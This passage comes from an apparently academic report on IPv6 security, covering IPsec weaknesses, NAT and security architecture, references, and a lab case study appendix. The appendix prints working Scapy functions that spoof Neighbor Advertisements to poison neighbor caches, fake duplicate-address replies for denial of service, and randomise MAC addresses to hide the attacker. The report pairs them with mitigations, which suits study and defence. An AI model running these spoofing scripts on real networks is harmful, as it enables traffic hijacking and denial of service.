Finally, IPsec's ESP is vulnerable to a side channel attack when operating in tunnel mode with confidentiality only [73]. The attack involves an attacker modifying ("bit-flipping") sections of the encrypted IPsec packet (such as the inner packet's header length or protocol field and the source address) to generate an ICMP error message. The design of ICMP dictates that the error-inducing packet is replayed in the ICMP message. If an attacker intercepts this ICMP message (by bit-flipping the source address in the inner packet), the clear-text message can be retrieved. The simplest method for preventing this attack is to enable the ESP's authentication mechanisms.

Although not strictly a security vulnerability, the widespread deployment of IPsec (including MIPv6; see Section 3.6) has the potential to render deep packet inspection firewalls ineffective by

encrypting the payload of the IP packet. If a firewall does not inspect IPsec packets, unauthorised packets could potentially enter or leave the network protected by the firewall. One solution is that the firewall stores all the required cryptographic keys to decrypt and inspect the IPsec packets before either forwarding or dropping them. However, this breaks end-to-end connectivity (discussed further in Section 5) and may be difficult to administer in large networks.

4.6 Comparison to Transport Layer Security

In comparison to IPsec, Transport Layer Security (TLS) protects TCP sessions. Because IPsec operates at a lower layer in the protocol stack, it is able to protect a larger variety of traffic and is not required to be explicitly written into an application [67]. TLS only operates on TCP traffic, although Datagram Transport Layer Security (DTLS) is an equivalent protocol for securing UDP traffic. Additionally, IPsec is able to operate without PKI, using preshared cryptographic keys that do not rely on (relatively) expensive public key cryptographic primitives and key management procedures.

In contrast, TLS's dependence on PKI allows it to operate at a higher level of transparency with respect to the user (although a similar level of transparency can be achieved with the IKE protocol). TLS is also able to operate through NAT; both IPsec and the IKE protocol require a NAT traversal technique to operate correctly [67]. TLS also has a smaller packet overhead; 25 bytes for a HMAC-SHA1 TLS connection compared to 48 bytes when both ESP and AH headers are used in transport mode [74].

A more detailed comparison of IPsec and TLS can be found in [74].

5 Network Security Architecture

In addition to the many protocol-level changes introduced by IPv6 and described in Sections 2 and 3, IPv6 also has much wider implications in relation to the overall security architecture of a network. While reports on enterprise-level IPv6 deployments have been openly published [75, 76], none have been found that discuss deployment in a network security context. The following sections discuss IPv6's implications for the architecture of a network from a security perspective.

5.1 Network Address Translation

One of the most significant changes since the introduction of IPv4 is in the use of Network Address Translation (NAT). NAT was primarily introduced to avoid IPv4 address exhaustion by "hiding" multiple hosts in a private network behind a single public address, allowing the private addresses to be reused across the Internet. A consequence of NAT's design is that it provides a limited number of security features, including packet filtering and network obfuscation (hiding topology and addressing information behind the NAT) [4, 77].

Unfortunately, NAT breaks protocol layer independence by operating across multiple layers in the network stack (e.g. a many-to-one NAT scheme requires transport layer identifiers to differentiate between hosts) [4]. Additionally, the rewriting of IP addressing information during the translation process by a NAT device breaks the end-to-end connectivity of IP. The rewriting of IP addressing information may affect fields in other layers (e.g. the TCP checksum), which will also require a rewrite [4]. NAT also breaks TCP end-to-end connectivity by creating a new TCP connection to the destination. However, an advantage of this approach is that it may prevent basic tunnelling opportunities.

In transitioning from IPv4 to IPv6, much debate has taken place regarding the future of NAT [4, 77–81]. One argument is that NAT is no longer required because of the approximately 3.403×10^{38} IPv6 addresses available. However, the perceived security features inherent to NAT provide a case for its continued use in network architectures.

While one-to-one NAT has been accepted for use in IPv6 (to prevent network renumbering when migrating from an ISP) [78], the general consensus from the IETF is that many-to-one NAT serves no purpose in an IPv6 network [77, 79]. In particular, the IETF assert that NAT should *not* be relied upon as a security device.

Historically, NAT was developed primarily as an address translation mechanism. Its packet filtering abilities (such as preventing a connection being opened to an internal host from outside the network and allowing the specification of usage policies) are simply a consequence of this address translation mechanism. Additionally, these packet filtering abilities are generally only applicable to the most simple client/server applications where the server is located on the public side of the NAT (e.g. web browsing) [81]. More complex applications (e.g. P2P, VOIP, etc.) require one of a multitude of NAT traversal techniques (e.g. Session Traversal Facilities for NAT, Traversal Using Relay NAT, Interactive Connectivity Establishment, etc.) [4].

Thaler et al. [77] and Van de Velde et al. [81] argue that packet filtering in an enterprise environment *must* be the role of properly configured firewall/intrusion prevention system (IPS) at the private network's perimeter; a NAT device should not be relied upon to provide this ability. Additionally, Woodyatt [82] proposes a number of stateless and stateful security features that should be

incorporated by manufacturers of Customer Premises Equipment (CPE) for non-enterprise consumer environments.

Another argument for the continued use of NAT is that it provides a means of network obfuscation. Presenting a single public IP address to the outside world increases the difficulty for an attacker to gain knowledge of both the topology and addressing scheme used within the private network.

SLAAC's temporary addressing scheme (see Section 3.3.1) is one method for obfuscating the internals of an IPv6 network [81]. While the network prefix remains constant and allows an attacker to trace the traffic back to the private network's perimeter, the attacker is unable to ascertain the host the traffic originated from. As discussed in Section 3.3.1, the deprecation and regeneration of a temporary address can also be used to prevent an attacker from correlating the activity of a particular host within the private network over time. However, this prevention of host activity correlation can also affect legitimate recording and auditing performed by perimeter devices (e.g. firewalls) if they rely on address-based filtering (as discussed in Section 3.1).

For better or worse, the requirement for NAT will continue while both IPv4 and IPv6 coexist. While a large push has been made to return to end-to-end connectivity and remove many-to-one NAT from IPv6, sections of the community still argue for the need of an equivalent mechanism in IPv6.[9]

5.2 Host versus Perimeter-Based Protection


The goal of restoring end-to-end connectivity at the IP layer has repercussions on other aspects of a network's security architecture. While firewalls and IPSs are often considered a necessity in protecting a network, their ability to interfere with packet flow breaks end-to-end connectivity [79]. With NAT no longer required in a pure IPv6 network, there have been some suggestions to move from a perimeter-based security model to a host-based model [20, 83].

A perimeter-based model (illustrated in Figure 17a) focuses security-based policy enforcement at the network edge. An advantage of this approach is that it is relatively simple to configure and maintain. However, the disadvantage is that it assumes attacks originate from outside the network. Additionally, a perimeter-based model breaks end-to-end connectivity by having a "middlebox" interfere with packets. This is especially problematic for IPsec, where the middlebox must have knowledge of cryptographic keys to perform deep packet inspection (see Section 4).

In contrast, a host-based model (Figure 17b) distributes security policy enforcement to individual hosts throughout the network. This approach provides greater flexibility in configuration and greater protection from internal attacks. End-to-end connectivity is also maintained, as the hosts themselves decide whether to accept or drop individual packets (and are more likely to make "better" decisions [83]). However, a distributed host-based approach is difficult to manage compared to the centralised perimeter-based model (e.g. updating network policy when you cannot guarantee a host is available [83]). Additionally, a host-based model also means each host must contain a fully-fledged firewall/IPS, which may prove costly.

Vives et al. propose a framework for a host-based security model in [83]. They argue for a security policy to be centrally defined and distributed to each host by means of a secure policy

[9] `http://www.ietf.org/mail-archive/web/nat66/current/maillist.html`



(a) Perimeter-based security model (b) Host-based security model

Figure 17: *Comparison of perimeter and host-based security models*

exchange protocol. This requires authentication mechanisms to ensure that only trusted hosts receive the security policy. Other ideas for host-based security models and distributed firewalls have also been discussed [84–86].

Sections of the community do not entirely rule out the coexistence of perimeter and host-based protection mechanisms. While perimeter-based devices can be deployed, Choudhary et al. [20] argue that these middleboxes should not reassemble fragmented packets (often required for deep packet inspection) and should not decrypt encrypted packets; this should remain the responsibility of the host. Using both perimeter and host-based security systems adds redundancy and provides a "defence in depth" approach for information assurance.

Despite the arguments for a host-based security model, we believe the perimeter-based model will remain the norm in large enterprise networks in the near future, even after the transition to IPv6. One reason for this is that in a heterogeneous environment (e.g. with multiple OSs including Linux, Windows, BSD, etc.) there exists no unified interface to implement a single policy exchange protocol (as proposed in [83]), increasing the difficulty in deploying security policies. Another reason is cost; it is simply too expensive to radically redesign an enterprise network's entire security architecture.

6 Conclusion

The official exhaustion of the IPv4 space in the first quarter of 2011 has switched the focus to IPv4's successor, IPv6. The number of IPv6 network deployments is increasing due to events such as World IPv6 Day [87] garnering mainstream media attention and major technology companies permanently enabling IPv6 in their networks [87]. This increase in IPv6 network deployments is expected to continue in the near future.

Despite the functional improvements made over IPv4, a number of security vulnerabilities remain. For example, while the ND protocol improves on ARP in a number of ways (e.g. using multicast rather than broadcast packets), a number of vulnerabilities have been discovered that allow an attacker to passively sniff on or actively disrupt normal network operation.

To ensure a seamless IPv4 to IPv6 transition, security vulnerabilities such as these must be considered prior to deployment in an enterprise environment. This report has sought to document and address these vulnerabilities, drawing from both publicised standards and the current state of the art in academic and industrial research. Perhaps more importantly, possible mitigation strategies and countermeasures have also been examined to ensure these vulnerabilities do not provide an attacker with an exploit avenue.

References

1. *Free Pool of IPv4 Address Space Depleted* (2011) http://www.nro.net/news/ipv4-free-pool-depleted.

2. Creery, A. & Byres, E. (2007) Industrial cybersecurity for a power system and scada networks - be secure, *Industry Applications Magazine, IEEE* **13**(4), 49 –55.

3. Zhu, B., Joseph, A. & Sastry, S. (2011) A taxonomy of cyber attacks on scada systems, *in Internet of Things (iThings/CPSCom), 2011 International Conference on and 4th International Conference on Cyber, Physical and Social Computing*, pp. 380 –388.

4. Kevin R. Fall, W. R. S. (2011) *TCP/IP Illustrated*, Vol. 1: The Protocols, 2 edn, Addison-Wesley Professional Computing Series.

5. Stockebrand, B. (2007) *IPv6 in Practice – A Unixer's Guide to the Next Generation Internet*, Springer.

6. Kawamura, S. & Kawashima, M. (2010) A Recommendation for IPv6 Address Text Representation, http://www.ietf.org/rfc/rfc5952.txt.

7. Hinden, R. & Deering, S. (2006) IP Version 6 Addressing Architecture, http://www.ietf.org/rfc/rfc4291.txt. Updated by RFCs 5952, 6052.

8. Deering, S. & Hinden, R. (1998) Internet Protocol, Version 6 (IPv6) Specification, http://www.ietf.org/rfc/rfc2460.txt. Updated by RFCs 5095, 5722, 5871, 6437.

9. Conta, A., Deering, S. & Gupta, M. (2006) Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification, http://www.ietf.org/rfc/rfc4443.txt. Updated by RFC 4884.

10. Thomson, S., Narten, T. & Jinmei, T. (2007) IPv6 Stateless Address Autoconfiguration, http://www.ietf.org/rfc/rfc4862.txt.

11. Cheshire, S., Aboba, B. & Guttman, E. (2005) Dynamic Configuration of IPv4 Link-Local Addresses, http://www.ietf.org/rfc/rfc3927.txt.

12. Narten, T., Nordmark, E., Simpson, W. & Soliman, H. (2007) Neighbor Discovery for IP version 6 (IPv6), http://www.ietf.org/rfc/rfc4861.txt. Updated by RFC 5942.

13. Droms, R., Bound, J., Volz, B., Lemon, T., Perkins, C. & Carney, M. (2003) Dynamic Host Configuration Protocol for IPv6 (DHCPv6), http://www.ietf.org/rfc/rfc3315.txt. Updated by RFCs 4361, 5494, 6221, 6422.

14. Comer, D. E. (2001) *Computer Networks and Internets – with Internet Applications*, 3 edn, Prentice Hall International.

15. Nordmark, E. & Gilligan, R. (2005) Basic Transition Mechanisms for IPv6 Hosts and Routers, RFC 4213 (Proposed Standard).

16. Carpenter, B. & Moore, K. (2001) Connection of IPv6 Domains via IPv4 Clouds, RFC 3056 (Proposed Standard).

17. Carpenter, B. & Jung, C. (1999) Transmission of IPv6 over IPv4 Domains without Explicit Tunnels, RFC 2529 (Proposed Standard).

18. Huitema, C. (2006) Teredo: Tunneling IPv6 over UDP through Network Address Translations (NATs), `http://www.ietf.org/rfc/rfc4380.txt`. Updated by RFCs 5991, 6081.

19. Perkins, C., Johnson, D. & Arkko, J. (2011) Mobility Support in IPv6.

20. Choudhary, A. & Sekelsky, A. (2010) Securing ipv6 network infrastructure: A new security model, *in Technologies for Homeland Security (HST), 2010 IEEE International Conference on*, pp. 500 –506.

21. Choudhary, A. (2009) In-depth analysis of ipv6 security posture, *in Collaborative Computing: Networking, Applications and Worksharing, 2009. CollaborateCom 2009. 5th International Conference on*, pp. 1 –7.

22. Caicedo, C., Joshi, J. & Tuladhar, S. (2009) Ipv6 security challenges, *Computer* **42**(2), 36 –42.

23. Hogg, S. & Vyncke, E. (2009) *IPv6 Security*, Cisco Press.

24. Gont, F. (2011) Hacking ipv6 networks, Hack In Paris 2011 Conference.

25. Martin, C. E. & Dunn, J. H. (2007) Internet protocol version 6 (ipv6) protocol security assessment, *in Military Communications Conference, 2007. MILCOM 2007. IEEE*, pp. 1 –7.

26. Nikander, P., Kempf, J. & Nordmark, E. (2004) IPv6 Neighbor Discovery (ND) Trust Models and Threats, `http://www.ietf.org/rfc/rfc3756.txt`.

27. Arkko, J., Aura, T., Kempf, J., Mäntylä, V.-M., Nikander, P. & Roe, M. (2002) Securing ipv6 neighbor and router discovery, *in Proceedings of the 1st ACM workshop on Wireless security*, WiSE '02, ACM, New York, NY, USA, pp. 77–86.

28. Arkko, J., Kempf, J., Zill, B. & Nikander, P. (2005) SEcure Neighbor Discovery (SEND), `http://www.ietf.org/rfc/rfc3971.txt`. Updated by RFCs 6494, 6495.

29. Aura, T. (2005) Cryptographically Generated Addresses (CGA), `http://www.ietf.org/rfc/rfc3972.txt`. Updated by RFCs 4581, 4982.

30. Alsa'deh, A. & Meinel, C. (2012) Secure neighbor discovery: Review, challenges, perspectives and recommendations, *Security Privacy, IEEE* **PP**(99), 1.

31. Rafiee, H., Alsa'deh, A. & Meinel, C. (2011) Winsend: Windows secure neighbor discovery, *in Proceedings of the 4th international conference on Security of information and networks*, SIN '11, ACM, New York, NY, USA, pp. 243–246.

32. Rafiee, H., Alsa'deh, A. & Meinel, C. (2012) Multicore-based auto-scaling secure neighbor discovery for windows operating systems, *in Information Networking (ICOIN), 2012 International Conference on*, pp. 269 –274.

33. Beck, F., Cholez, T., Festor, O. & Chrisment, I. (2007) Monitoring the neighbor discovery protocol, *in Computing in the Global Information Technology, 2007. ICCGI 2007. International Multi-Conference on*, p. 57.

34. Barbhuiya, F. A., Biswas, S. & Nandi, S. (2011) Detection of neighbor solicitation and advertisement spoofing in ipv6 neighbor discovery protocol, *in Proceedings of the 4th international conference on Security of information and networks*, SIN '11, ACM, New York, NY, USA, pp. 111–118.

35. Gont, F. (2012) Security Implications of the Use of IPv6 Extension Headers with IPv6 Neighbor Discovery, `http://www.ietf.org/id/draft-gont-6man-nd-extension-headers-02.txt`. Internet-Draft.

36. Groat, S., Dunlop, M., Marchany, R. & Tront, J. (2010) The privacy implications of stateless ipv6 addressing, *in Proceedings of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research*, CSIIRW '10, ACM, New York, NY, USA, pp. 52:1–52:4.

37. Narten, T., Draves, R. & Krishnan, S. (2007) Privacy Extensions for Stateless Address Autoconfiguration in IPv6, `http://www.ietf.org/rfc/rfc4941.txt`.

38. Carp, A., Soare, A. & Rughinis, R. (2010) Practical analysis of ipv6 security auditing methods, *in Roedunet International Conference (RoEduNet), 2010 9th*, pp. 36 –41.

39. Shen, S., Lee, X., Sun, Z. & Jiang, S. (2011) Enhance ipv6 dynamic host configuration with cryptographically generated addresses, *in Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS), 2011 Fifth International Conference on*, pp. 487 –490.

40. Tront, J., Groat, S., Dunlop, M. & Marchany, R. (2011) Security and privacy produced by dhcp unique identifiers, *in Nano, Information Technology and Reliability (NASNIT), 2011 15th North-East Asia Symposium on*, pp. 170 –179.

41. Jiang, S. & Shen, S. (2012) Secure DHCPv6 using CGAs, `http://tools.ietf.org/html/draft-ietf-dhc-secure-dhcpv6-06`. Internet-Draft.

42. Tshofenig, H., Yegin, A. & Forsberg, D. (2003) Bootstrapping RFC3118 Delayed authentication using PANA, `http://tools.ietf.org/html/draft-tschofenig-pana-bootstrap-rfc3118-01`. Internet-Draft.

43. Zhou, S. (2012) Securing DHCPv6 by Identity Based Cryptography, `http://tools.ietf.org/html/draft-zhou-dhc-ibc-00`. Internet-Draft.

44. Krishnan, S. (2010) The case against Hop-by-Hop options, `http://tools.ietf.org/html/draft-krishnan-ipv6-hopbyhop-05`. Internet-Draft.

45. Lucena, N., Lewandowski, G. & Chapin, S. (2006) Covert channels in ipv6, *in Privacy Enhancing Technologies*, Vol. 3856 of *Lecture Notes in Computer Science*, Springer Berlin/Heidelberg, pp. 147–166.

46. Abley, J., Savola, P. & Neville-Neil, G. (2007) Deprecation of Type 0 Routing Headers in IPv6, `http://www.ietf.org/rfc/rfc5095.txt`.

47. Biondi, P. & Ebalard, A. (2007) Ipv6 routing header security, CanSecWest 2007.

48. Kim, J.-W., Cho, H.-H., Mun, G.-J., Seo, J.-H., Noh, B.-N. & Kim, Y.-M. (2007) Experiments and countermeasures of security vulnerabilities on next generation network, *in Future Generation Communication and Networking (FGCN 2007)*, Vol. 2, pp. 559 –564.

49. Ziemba, G., Reed, D. & Traina, P. (1995) Security Considerations for IP Fragment Filtering, `http://www.ietf.org/rfc/rfc1858.txt`. Updated by RFC 3128.

50. Gont, F. (2012) Security Implications of Predictable Fragment Identification Values, `http://www.ietf.org/id/draft-gont-6man-predictable-fragment-id-02.txt`. Internet-Draft.

51. Lyon, G. F. (2009) *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*, Nmap Project.

52. Taib, A. M. & Budiarto, R. (2010) Securing tunnel endpoints for ipv6 transition in enterprise networks, *in Science and Social Research (CSSR), 2010 International Conference on*, pp. 1114 –1119.

53. Colitti, L., Di Battista, G. & Patrignani, M. (2004) Ipv6-in-ipv4 tunnel discovery: Methods and experimental results, *Network and Service Management, IEEE Transactions on* **1**(1), 30 –38.

54. Davies, E. & Mohacsi, J. (2007) Recommendations for Filtering ICMPv6 Messages in Firewalls, `http://www.ietf.org/rfc/rfc4890.txt`.

55. Hoagland, J. & Krishnan, S. (2008) Teredo Security Concerns, `http://http://tools.ietf.org/html/draft-ietf-v6ops-teredo-security-concerns-02`. Internet-Draft.

56. Al-tamimi, B., Taib, A. & Budiarto, R. (2008) Protecting teredo clients from source routing exploits, *in Distributed Framework and Applications, 2008. DFmA 2008. First International Conference on*, pp. 126 –133.

57. Moravejosharieh, A., Modares, H. & Salleh, R. (2012) Overview of mobile ipv6 security, *in Intelligent Systems, Modelling and Simulation (ISMS), 2012 Third International Conference on*, pp. 584 –587.

58. Ying, Q. & Feng, B. (2010) Authenticated binding update in mobile ipv6 networks, *in Computer Science and Information Technology (ICCSIT), 2010 3rd IEEE International Conference on*, Vol. 9, pp. 307 –311.

59. Deng, R. H., Zhou, J. & Bao, F. (2002) Defending against redirect attacks in mobile ip, *in Proceedings of the 9th ACM conference on Computer and communications security*, CCS '02, ACM, New York, NY, USA, pp. 59–67.

60. Tripathi, A. K., Srivastava, A., Pal, H., Tiwari, S. & sukrati Pandey (2012) Article: Security issues in mobile ipv6, *IJCA Proceedings on Development of Reliable Information Systems, Techniques and Related Issues (DRISTI 2012)* **DRISTI**(1), 12–15. Published by Foundation of Computer Science, New York, USA.

61. Steinleitner, N., Fu, X., Hogrefe, D., Schreck, T. & Tschofenig, H. (2007) An nsis-based approach for firewall traversal in mobile ipv6 networks, *in Proceedings of the 3rd international conference on Wireless internet*, WICON '07, ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), ICST, Brussels, Belgium, Belgium, pp. 15:1–15:10.

62. Hancock, R., Karagiannis, G., Loughney, J. & den Bosch, S. V. (2005) Next Steps in Signaling (NSIS): Framework, RFC 4080 (Informational).

63. MITRE Corporation (2012) Common vulnerabilities and exposures database, http://cve.mitre.org.

64. Kent, S. (2005) IP Authentication Header, http://www.ietf.org/rfc/rfc4302.txt.

65. Manral, V. (2007) Cryptographic Algorithm Implementation Requirements for Encapsulating Security Payload (ESP) and Authentication Header (AH), http://www.ietf.org/rfc/rfc4835.txt.

66. Kaufman, C., Hoffman, P., Nir, Y. & Eronen, P. (2010) Internet Key Exchange Protocol Version 2 (IKEv2), http://www.ietf.org/rfc/rfc5996.txt. Updated by RFC 5998.

67. Frankel, S. (2001) *Demystifying the IPsec Puzzle*, Artech House.

68. Ferguson, N. & Shneier, B. (2003) A cryptographic evaluation of ipsec, http://www.schneier.com/paper-ipsec.pdf.

69. Pajevski, M. (2009) Use of ipsec by manned space missions, *in Aerospace conference, 2009 IEEE*, pp. 1 –9.

70. Srivatsan, S., Johnson, M. & Bellovin, S. M. (2010) *Simple-VPN: Simple IPsec Configuration*, Technical report, Columbia University.

71. Madson, C. & Doraswamy, N. (1998) The ESP DES-CBC Cipher Algorithm With Explicit IV, http://www.ietf.org/rfc/rfc2405.txt.

72. Laboratory, N. I. T. (2005) Nist withdraws outdated data encryption standard, http://www.nist.gov/itl/fips/060205_des.cfm.

73. US-CERT (2005) Vulnerability note vu#302220: Ipsec configurations may be vulnerable to information disclosure, http://www.kb.cert.org/vuls/id/302220.

74. Alshamsi, A. & Saito, T. (2005) A technical comparison of ipsec and ssl, *in Advanced Information Networking and Applications, 2005. AINA 2005. 19th International Conference on*, Vol. 2, pp. 395 – 398 vol.2.

75. Babiker, H., Nikolova, I. & Chittimaneni, K. K. (2011) Deploying ipv6 in the google enterprise network. lessons learned., *in 25th Large System Administration Conference, LISA, USENIX*.

76. Microsoft (2012) How microsoft it has deployed ipv6 on the microsoft corpnet, http://www.microsoft.com/en-us/download.aspx?id=29887.

77. Thaler, D., Zhang, L. & Lebovitz, G. (2010) IAB Thoughts on IPv6 Network Address Translation, http://www.ietf.org/rfc/rfc5902.txt.

78. Wasserman, M. & Baker, F. (2011) IPv6-to-IPv6 Network Prefix Translation, http://www.ietf.org/rfc/rfc6296.txt.

79. Hain, T. (2000) Architectural Implications of NAT, http://www.ietf.org/rfc/rfc2993.txt.

80. Goth, G. (2005) Close to the edge: Nat vs. ipv6 just the tip of a larger problem, *Internet Computing, IEEE* **9**(2), 6 – 9.

81. de Velde, G. V., Hain, T., Droms, R., Carpenter, B. & Klein, E. (2007) Local Network Protection for IPv6, http://www.ietf.org/rfc/rfc4864.txt.

82. Woodyatt, J. (2011) Recommended Simple Security Capabilities in Customer Premises Equipment (CPE) for Providing Residential IPv6 Internet Service, http://www.ietf.org/rfc/rfc6092.txt.

83. Vives, A., Palet, J. & Savola, P. (2005) Distributed security framework, http://tools.ietf.org/html/draft-vives-distsec-framework-00. Internet-Draft.

84. Payne, C.N., J. & Ryder, D. (2003) On the large-scale deployment of a distributed embedded firewall, *in Information Assurance Workshop, 2003. IEEE Systems, Man and Cybernetics Society*, pp. 296 – 297.

85. Lin, C.-H., Liu, J.-C., Kuo, C.-T., Chou, M.-C. & Yang, T.-C. (2008) Safeguard intranet using embedded and distributed firewall system, *in Future Generation Communication and Networking, 2008. FGCN '08. Second International Conference on*, Vol. 1, pp. 489 –492.

86. Payne, C. & Markham, T. (2001) Architecture and applications for a distributed embedded firewall, *in Computer Security Applications Conference, 2001. ACSAC 2001. Proceedings 17th Annual*, pp. 329 – 336.

87. *World IPv6 Launch* (2012) http://www.worldipv6launch.org.

88. Feilner, M. (2006) *OpenVPN: Building and Integrating Virtual Private Networks*, PACKT Publishing.

Appendix A Case Study

This section demonstrates the ease with which an attacker is able to exploit various IPv6 security vulnerabilities discussed in the main report.

A number of open-source tools (including the Python-based Scapy[10] packet manipulation program and the THC-IPv6[11] attack suite) were used to transmit malicious packets through a test network. Note that this section is not intended to document an exhaustive list of attacks on IPv6, but rather the more-common attacks that might take place in an enterprise environment.

A.1 Test Network

The test network consisted of five virtual machines: four running a vanilla Ubuntu 11.04 Linux distribution and one running the Windows 7 OS. The virtual machines were configured as follows:

client-x The two clients (***client-ubuntu*** and ***client-windows***) attempting to communicate with ***server***.

server The server[12] attempting to respond to ***client-x***.

router An IPv6 router.[13]

attacker Malicious node attempting to disrupt communications between ***client-x*** and ***server***.

This test network is shown in Figure A1.




Figure A1: *Test network*

[10] `http://www.secdev.org/projects/scapy`

[11] `http://thc.org/thc-ipv6`

[12] Running the `apache2` daemon.

[13] Vanilla Ubuntu 11.04 distribution running the `radvd` daemon with forwarding enabled (`net.ipv6.conf.all.forwarding=1` in `/etc/sysctl.conf`).

A.2 Experimental Results

A number of experiments were conducted using the test network described in Section A.1. The results of these experiments are discussed in the following sections.

A.2.1 Neighbor Discovery

This section focuses on exploiting flaws in the Neighbor Discovery (ND) protocol, which is performed by a node when resolving a link-layer address from an IP address. We focus on address resolution, duplicate address detection, router discovery, neighbour discovery monitoring tools and the SEcure Neighbor Discovery (SEND) protocol.

Address Resolution
The aim of this experiment was to redirect traffic destined to a legitimate host by sniffing and spoofing the ND protocol's address resolution messages. Because the ND protocol uses multicast messages (rather than broadcast messages, as used by ARP), an attacker is unable to simply sniff these address resolution messages from any physical port in a switched network.

To sniff Neighbor Solicitation (NS) messages, ***attacker*** was required to join ***client-x***'s solicited-node multicast group. As discussed in Section 2.1, the solicited-node multicast address is derived from the node's link-local address. Using this knowledge, ***attacker*** joined ***client-x***'s solicited-node multicast group using the function in Figure A2.[14]

```
1 def join_multicast(maddr):
2   """ Join a multicast group """
3
4   s = socket.inet_pton(socket.AF_INET6, addr)
5   sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
6   sock.bind(("", 9090))
7   sock.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_JOIN_GROUP, s + '\0' * 4)
8
9   return sock
```

Figure A2: *Join a multicast group*

After joining ***client-x***'s solicited-node multicast group, ***attacker*** could sniff NS messages and spoof Neighbor Advertisement (NA) messages (Figure A3). Using the function in Figure A4, ***attacker*** was able to generate a random link-layer address to obfuscate the source of the spoofed messages.

While this successfully poisoned ***client-x***'s neighbor cache, both clients were able to recover after approximately five seconds by sending an NS message to each other's IPv6 address (rather than the solicited-node multicast address). In the test network, ***attacker*** was unable to directly sniff these packets without forcing an overflow in the switch's MAC table (which maintains the switch in a broadcast, "forward-on-every-port" state) [38].[15]

[14] Note that to join a multicast group it is not enough to simply transmit the required MLD/MLDv2 messages onto the network segment; the multicast address must be registered with the OS kernel.

[15] Attempting a MAC table overflow failed in the virtualised environment.

```
def spoof_na(ll_dst_addr, ip_dst_addr, is_router, tgt_addr):
  """ Send a spoofed NA """

  # Create the spoofed NA
  ll_addr= gen_ll_addr()
  ether = Ether(src=ll_addr, dst=ll_dst_addr)
  ip = IPv6(src=tgt_addr, dst=ip_dst_addr)
  na = ICMPv6ND_NA(R=is_router,S=1, O=1, tgt=tgt_addr)
  dst_ll_addr = ICMPv6NDOptDstLLAddr(lladdr=ll_addr)

  # Send the spoofed NA
  sendp(ether / ip / na / dst_ll_addr, iface=conf.iface)
```

Figure A3: *DoS attack by spoofing NA messages in response to a NS message*

```
def gen_ll_addr():
  """ Generate a random link-layer address """

  print_hex = lambda x: "%02x" % x
  ll_addr_seq = [0x00, 0x16, 0x3e, randint(0x00, 0x7f), randint(0x00, 0xff),
      randint(0x00, 0xff)]

  return ":".join(map(print_hex, ll_addr_seq))
```

Figure A4: *Generate a random link-layer (MAC) address to obfuscate the source of an attack*

This attack affected ***client-windows*** in the same way. However, in an actual network, joining ***client-windows*** solicited-node multicast address is further complicated by Windows 7 using temporary addresses by default.

Because these address resolution messages are contained to a local network segment (and are not globally routable), an attacker is first required to gain access to the local network segment to be able to sniff and spoof these messages. Mitigation strategies to prevent this attack include using SEND or IPsec, or disabling address resolution altogether and relying on static neighbor cache entries.

Duplicate Address Detection

The Duplicate Address Detection (DAD) process attempts to ensure the uniqueness of an IPv6 address. This experiment aimed to hijack this process and ensure a node is unable to gain access to the network by reporting a duplicate address. Like address resolution, DAD relies on the solicited-node multicast address. Therefore, an attacker must join the solicited-node multicast address to sniff DAD messages.

Upon receiving a NS message from the empty address (indicative of a DAD attempt), ***attacker*** used the function in Figure A5 to report a duplicate address, thus preventing ***client-x*** from accessing the network. Despite Ubuntu 11.04 providing an option to control the number of DAD attempts[16], ***client-ubuntu*** made no further DAD attempts after the initial failure.[17] In contrast, the DAD DoS attack failed on ***client-windows*** because Windows 7 uses temporary addresses by de-

[16] `sysctl net.ipv6.conf.all.dad_transmits=`*x*, where *x* is the number of DAD attempts.

[17] If temporary addressing is disabled, then the same address would be retried, resulting in another DAD failure anyway.

fault. The unpredictability in the temporary address meant that ***attacker*** did not know in advance which solicited-node multicast group to join to execute the attack.

```
def spoof_dad_na(tgt_addr):
  """ Send a spoofed DAD NA """

  # Create the spoofed NA
  ll_addr = gen_ll_addr()
  ether=Ether(dst="33:33:00:00:00:01", src=ll_addr)
  ip = IPv6(src=tgt_addr, dst="ff02::1")
  na = ICMPv6ND_NA(R=0, S=0, O=1, tgt=tgt_addr)
  dst_ll_addr = ICMPv6NDOptDstLLAddr(lladdr=ll_addr)

  # Send the spoofed NA
  sendp(ether / ip / na / dst_ll_addr, iface=conf.iface)
```

Figure A5: *DoS attack by spoofing NA messages in response to a DAD attempt*

This attack can be prevented by using either the SEND protocol or IPsec.

Router Discovery
Router discovery is undertaken when a node wishes to locate neighboring routers and address configuration parameters. This experiment aimed to hijack ***client-x***'s outbound traffic (e.g. when communicating with ***server***).

